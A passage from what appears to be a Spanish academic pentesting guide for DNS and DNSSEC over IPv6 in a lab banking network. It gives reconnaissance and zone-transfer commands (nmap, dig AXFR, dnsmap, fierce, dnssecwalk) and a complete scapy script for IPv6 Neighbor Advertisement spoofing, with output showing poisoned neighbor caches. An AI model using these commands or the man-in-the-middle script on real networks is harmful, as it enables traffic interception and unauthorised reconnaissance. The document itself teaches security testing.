Con base en las PoC NO exitosas de DNS Spoofing, se determinan los mejores escenarios en que DNSSEC PROPORCIONA sus funciones de seguridad: *autenticación del origen, y autenticación e integridad de los datos de DNS.*

- Cuando la **cadena de confianza está firmada**, el mejor escenario se presenta cuando el **Cliente como el Servidor Caché** con soporte de **validación DNSSEC**, **tienen almacenada el ancla de confianza del servidor Raíz y/o del dominio interno de la organización**, de esta manera son capaces de validar las respuestas DNS y evitan la suplantación de identidad de un dominio y el envenenamiento de la memoria caché.

- Cuando la **cadena de confianza está rota**, el mejor escenario se presenta cuando el **Cliente como el Servidor Caché** con soporte de **validación DNSSEC**, **tienen almacenada el ancla de confianza de un dominio firmado** con DNSSEC.

CAPÍTULO 6

GUÍA TÉCNICA DE LA FASE 2 "PENETRACIÓN" DE LA METODOLOGÍA ADAPTADA

Para cada una de las actividades de la Fase de penetración, se provee un conjunto de herramientas con las cuales se puede llevar a cabo las tareas. Además de acompañar cada herramienta de una descripción sobre la misma y una guía de cómo puede ser usada.

6.1 RECOPILACIÓN DE INFORMACIÓN

6.1.1 Descubrir host activos en un segmento de red.

Una de las actividades que se debe desarrollar dentro de la recolección de información es determinar que hosts o direcciones se encuentran activas dentro de un segmento de red.

Herramientas: alive6

Descripción

Con esta herramienta se puede encontrar las direcciones IPv6 activas en un segmento de red. Obteniendo el número total de hosts activos en el segmento de red y las direcciones de IPv6 activas.

Sintaxis: alive6 <interface atacante>

Ejemplo: alive6 eth0

```
root@kali:~# alive6 eth0
```

Resultado:

```
root@kali:~# alive6 eth0
Alive: 2001:12:7000::cafe:1 [ICMP echo-reply]
Alive: 2001:12:7000::cafe:5 [ICMP echo-reply]
Alive: 2001:12:7000::cafe:12 [ICMP parameter problem]
Alive: 2001:12:7000::cafe:4 [ICMP echo-reply]
Alive: 2001:12:7000::cafe:2 [ICMP echo-reply]
Alive: 2001:12:7000::cafe:3 [ICMP echo-reply]

Scanned 1 address and found 6 systems alive
```

Figura 6.1 Descubrir host activos con alive6

Link: https://tools.kali.org/information-gathering/thc-ipv6

Herramientas: nmap

Descripción

Con la herramienta **nmap**, se busca determinar los hosts activos dentro de un segmento de red, al utilizar este comando se podrá obtener las IPv6 de los hosts activos en la red. Además de la dirección MAC, los puertos abiertos y los servicios que ofrecen cada uno de ellos

Sintaxis: nmap -6 <red/prefijo de red>

Ejemplo: Nmap -6 2001:12:7000::cafe:0/112

```
root@kali:~# Nmap  -6 2001:12:7000::cafe:0/112
```

Resultado:

Se realiza la prueba en la red interna CAFÉ, para buscar los hosts activos. Se obtiene las IPv6 activas, los puertos abiertos, los servicios y las direcciones MAC.




Figura 6.2 Descubrir host activos con nmap

Link: https://tools.kali.org/information-gathering/nmap

6.1.2 Encontrar sistemas operativos, servicios y versiones

Identificado que hosts o direcciones se encuentran activas en la red, se busca determinar cuáles de estos son de interés, cuáles son sus servicios, versiones y sistemas operativos que los soportan.

Herramientas: nmap

Descripción

Es una de las herramientas más completas para el escaneo, se busca determinar los puertos abiertos, los servicios y versiones de los mismos, además del sistema operativo del host.

Sintaxis: nmap -6 –A –O –sV <ip-target>

Ejemplo: nmap -6 –A –O –sV 2001:12:7000::cafe:3

```
root@kali:~# nmap -6 –A –O –sV 2001:12:7000::cafe:3
```

Resultado:

Se ejecuta la prueba sobre la IPv6 2001:12:7000::cafe:3, para determinar los puertos abiertos, los servicios y sus versiones, además de determinar el sistema operativo.




Figura 6.3. Descubrir Sistemas Operativos, servicios y versiones con Nmap

Link: https://tools.kali.org/information-gathering/nmap

6.1.3 Identificar relaciones IP servidores-nombre de dominio, Identificar dominios y subdominios.

Una vez identificado los hosts que prestan el servicio de DNS, se busca determinar dominios asociados a servidores DNS disponibles. Además de recolectar registros DNS disponibles de los mismos.

Herramientas: dig

Descripción

Partiendo de que solo se conozca la IPv6 del servidor DNS, se utiliza la herramienta **dig** para realizar consultas inversas a los servidores DNS para determinar si está asociada la IPv6 a un nombre de dominio.

Sintaxis: dig –x <ip-target>

Ejemplo: dig -x 2001:12:7000::cafe:3

```
root@kali:~# dig  -x 2001:12:7000::cafe:3
```

Resultado:

Se realiza una consulta inversa para la dirección IPv6 2001:12:7000::café:3, se encuentra que está relacionada al dominio **transacciones.bancodk.com**.




Figura 6.4 Consulta inversa con dig para relacionar IP a nombre de dominio.

Link: http://eltallerdelbit.com/dig-linux

Herramientas: dnsdict6

Se utiliza principalmente para enumerar las entradas DNS IPv6 de un dominio o subdominio. Es útil para la búsqueda de subdominios que pueden ser invisibles para el público, pero todavía existe en los registros de DNS.

Descripción

Se utiliza para enumerar las entradas DNS IPv6 de un dominio o subdominio. Obteniendo como resultado algunas de las entradas del dominio como: www.bancodk.com. => 2001:12:7000::CAFE:6

Sintaxis: dnsdict6 <dominio-target>

Ejemplo: dnsdict6 bancodk.com

```
root@kali:~# dnsdict6  bancodk.com
```

Resultados: Se busca los subdominios del dominio bancodk.com




Figura 6.5 Enumerar entradas DNS ipv6 de un dominio o subdominio con dnsdict6

Link: http://kalilinux.foroactivo.com/t5-tutorial-como-enumerar dominios-con-dnsdict6-en-kali-linux

Herramientas: dig

Descripción

Se utiliza la herramienta **dig** para ver la trazabilidad de como se resuelve una consulta, para determinar que servidores Autoritarios intervienen en la solución de la consulta y establecer una relación dirección IPv6 – servidor Autoritativo de dominio.

Sintaxis; dig AAAA <dominio> +trace

Ejemplo: dig AAAA bancodk.com +trace

```
root@kali:~# dig  AAAA bancodk.com +trace
```

Resultado:

Se realiza un **trazado** al dominio bancodk.com, encontrando los servidores Autoritarios del dominio raíz y com, con sus respectivas IPv6.




Figura 6.6 Traza de servidores autoritarios relacionados a un dominio, con dig +trace

Link: https://ns1.com/blog/using-dig-trace

Herramientas: dnsmap

Destinado principalmente a ser utilizada por los pentesters durante la Fase de recopilación, entre sus funciones esta la enumeración de subdominios.

Descripción

Se utiliza para enumeración los subdominios de un dominio. Obteniendo la relación subdominio dirección IPV6. Se puede utilizar un diccionario de posibles subdominios, para asegurar obtener la mayoría de subdominios.

Sintaxis: dnsmap <dominio-target> <opciones>

Ejemplo: dnsmap bancodk.com –w diccionario.txt

(-w opción para utilizar un diccionario para encontrar subdominios por fuerza bruta)

```
root@kali:~# dnsmap bancodk.com –w diccionario.txt
```

Resultados:

Se busca los subdominios del dominio bancodk.com utilizando un diccionario.




Figura 6.7. Enumeracion de subdominios con dnsmap.

Link: https://tools.kali.org/information-gathering/dnsmap

6.2 IDENTIFICACIÓN Y EXPLOTACIÓN DE VULNERABILIDADES

6.2.1 Transferencia de zona.

La transferencia de zona es un proceso por el cual se copia el archivo de zona de un servidor DNS Autoritario. Ante configuraciones inseguras el DNS Autoritario permite el volcado de todos los registro del servidor DNS a quien los solicite. En esta actividad se realizan principalmente dos tareas, en primer lugar se determina si se permite la transferencia de zona por medio del comando **dig** y en segundo lugar se realiza una transferencia de zona.

Herramientas: dig

Descripción

Se puede utilizar la herramienta **dig**, para verificar si un servidor Autoritario de un dominio, permite realizar transferencia de zona. En este caso si se permite la transferencia de zona se obtendrá el archivo de zona del servidor Autoritario en caso contrario aparecerá REFUSED

Sintaxis: dig AAAA <dominio-target> @<ip-target> AXFR

Ejemplo: dig AAAA bancodk.com @2001:12:7000::cafe:2 AXFR

```
root@kali:~# dig AAAA bancodk.com @2001:12:7000::cafe:2 AXFR
```

Resultado:

Se solicita al servidor Autoritario del dominio raíz la transferencia de zona, si se permite la transferencia de zona se obtiene los registros del dominio "**.**"




Figura 6.8 Transferencia de zona con dig

Link: http://systemadmin.es/2008/12/como-solicitar-una-transferencia-de-zona-mediante-dig

Herramientas: fierce

Descripción

Se utiliza la herramienta Fierce, para realizar una transferencia de zona de un servidor Autoritativo, a partir del nombre del dominio.

Sintaxis: fierce -dns [dominio] –OPCIONES

Ejemplo: fierce –dns transacciones.bancodk.com

```
root@kali:~# fierce –dns transacciones.bancodk.com
```

Resultados:

Se solicita la transferencia de zona del dominio transacciones.bancodk.com.

Herramientas: dnswalk

Descripción

Dnswalk es otra de las herramientas que se pude utilizar para realiza transferencias de zona.

Sintaxis: dnswalk [opciones] dominio




Figura 6.9 Transferencia de zona con fierce

Link: https://tools.kali.org/information-gathering/fierce

Ejemplo: Dnswalk comunicate.com.

```
root@kali:~# dnswalk comunicate.com.
```

Resultados:

Se ejecuta la prueba sobre el dominio dnswalk para realizar transferencia de zona de dominios específicos, se obtiene solo información de NS del dominio, el SOA y del administrador.




Figura 6.10 Transferencia de zona con dnswalk

Link: https://tools.kali.org/information-gathering/dnswalk

http://kalilinux.foroactivo.com/t10-tutorial-dnswalk-para-kali-linux

Herramientas: dnssecwalk

Descripción

Se utiliza la herramienta para realiza transferencias de zona cuando se tiene desplegado DNSSEC NSEC, es análoga a dnswalk. No soporta NSEC3

Sintaxis: dnssecwalk <opciones> <ip-servidor> dominio

Ejemplo: dnssecwalk –e6 2001:503:3f::beca:32 com.

```
root@kali:~# dnssecwalk –e6 2001:503:3f::beca:32 com.
```

Resultados:

Se ejecuta la prueba sobre el dominio **com.** para realizar transferencia de zona de dominios específicos,




Figura 6.11 Transferencia de zona con dnsswalk

Link: https://tools.kali.org/information-gathering/dnswalk

6.2.2 Enumeración de dominios por consultas incorrectas

Se realiza un PoC sobre la seguridad proporcionada por DNSSEC cuando se implementa, para determinar si se ha desplegado con NSEC o NSEC3. Debido a que en DNSSEC con NSEC se puede llegar a una enumeración de dominios a través de realizar consultas incorrectas.

Herramientas: dig

Descripción

Se utiliza la herramienta **dig** para realizar consultas aleatorias a los servidores DNS Autoritativos de determinados dominios, para determinar si con consultas incorrectas el servidor responde con información de más que se pueda utilizar para realizar una enumeración de dominios.

Sintaxis: dig AAAA x.<dominio>

Ejemplo: dig AAAA a.com

```
root@kali:~# dig  AAAA a.com
```

Resultados:

Se realiza una consulta por el dominio a.com cuando se desplego DNSSEC NSEC en el escenario, para determinar si al preguntar por un dominio incorrecto se obtiene información sobre dominios existentes bancodk.com.




Figura 6.12 Enumeración de dominio por consultas incorrectas

Link: https://www.internetsociety.org/resources/deploy360/2014/dnssecnsec-vs-nsec3/

6.2.3 DNS Spoofing

El DNS spoofing consiste en el falseamiento de una relación nombre domino y dirección IP, ante una consulta de resolución de nombre. El cual se realiza a través de **MITM** y **cache poisoning.**

Hombre en el medio

Es un ataque en el que se adquiere la capacidad de leer, insertar y modificar a voluntad el tráfico del objetivo.

Herramientas: scapy

Descripción

Se utiliza la herramienta **scapy** que está basada en **Python**, para realizar un ataque de **Hombre en el Medio** para redes de datos IPv6, debido a que esta sirve para la manipulación de paquetes y es compatible con múltiples protocolos. Se espera cambiar la relación dirección IP – dirección MAC, para realizar MITM e interceptar el tráfico entre los objetivos.

Sintaxis: python ipv6_nd_mitm.py

Ejemplo: python ipv6_nd_mitm.py

```
root@kali:~# python ipv6_nd_mitm.py
```

```
  GNU nano 2.9.1                                    ipv6_nd_mitm.py

from scapy.all import *
import time
import os

def mitm(ip_vitima01, ip_vitima02, mac_atacante):
        print '[+] IPv6 Neighbor Advertisement Spoofing'
        os.system('echo 1 > /proc/sys/net/ipv6/conf/all/forwarding')
        ip01 = IPv6(src = ip_vitima01, dst = ip_vitima02)                #
        nd01 = ICMPv6ND_NA(tgt = ip_vitima01, R = 0)                     #
        lla01 = ICMPv6NDOptDstLLAddr(lladdr = mac_atacante)              #
        pkt01 = ip01 / nd01 / lla01                                      #
        ip02 = IPv6(src = ip_vitima02, dst = ip_vitima01)                #
        nd02 = ICMPv6ND_NA(tgt = ip_vitima02, R = 0)                     #
        lla02 = ICMPv6NDOptDstLLAddr(lladdr = mac_atacante)              #
        pkt02 = ip02 / nd02 / lla02
        while True:
                send(pkt01, iface = 'eth0')             # Enviando Pacote
                send(pkt02, iface = 'eth0')             # Enviando Pacote
                time.sleep(5)                           # Zzzz...
##########################################################################
ipv6_vitima01 = "2001:12:7000::cafe:35"
ipv6_vitima02 = "2001:12:7000::cafe:32"
mac_atacante = "08:00:27:59:1b:51"

mitm(ipv6_vitima01, ipv6_vitima02, mac_atacante)
```

Figura 6.13 Código de Hombre en el medio con Python

Resultados:

Al ejecutar el script colocando como víctimas a las IPv6 de 2001:12:7000::café:32 y 2001:12:7000::café:35, direcciones y especificando la MAC del atacante. De modo que la relación de estos host IP-MAC, la MAC es remplazada por la MAC del atacante.

```
root@kali:~# python ipv6_nd_mitm.py
[+] IPv6 Neighbor Advertisement Spoofing
.
Sent 1 packets.
.
Sent 1 packets.
.
```

Figura 6.14 Ejecución de Hombre en el medio con Python

```
[root@dns1 adminbancodk]# ip -6 neigh
fe80::a00:27ff:fe59:1b51 dev enp0s8 lladdr 08:00:27:59:1b:51 router STALE
2001:12:7000::cafe:35 dev enp0s8 lladdr 08:00:27:59:1b:51 STALE
2001:12:7000::cafe:37 dev enp0s8 lladdr 08:00:27:59:1b:51 router STALE
fe80::2cc1:2c03:f96e:8208 dev enp0s8 lladdr 08:00:27:c3:5b:61 STALE
2001:12:7000::cafe:34 dev enp0s8  FAILED
```

```
[admincache@dns ~]$ ip -6 neigh
fe80::a00:27ff:fe27:db30 dev enp0s8 lladdr 08:00:27:27:db:30 router STALE
2001:12:7000::cafe:32 dev enp0s8 lladdr 08:00:27:59:1b:51 STALE
2001:12:7000::cafe:37 dev enp0s8 lladdr 08:00:27:59:1b:51 router STALE
fe80::a00:27ff:fe59:1b51 dev enp0s8 lladdr 08:00:27:59:1b:51 router STALE
2001:12:7000::cafe:1 dev enp0s8 lladdr 08:00:27:27:db:30 router STALE
fe80::aff1:1d3:f0fd:af52 dev enp0s8 lladdr 08:00:27:51:f0:6c STALE
```

Figura 6.15 Efecto de NDP envenenamiento

Herramientas: ettercap

Descripción

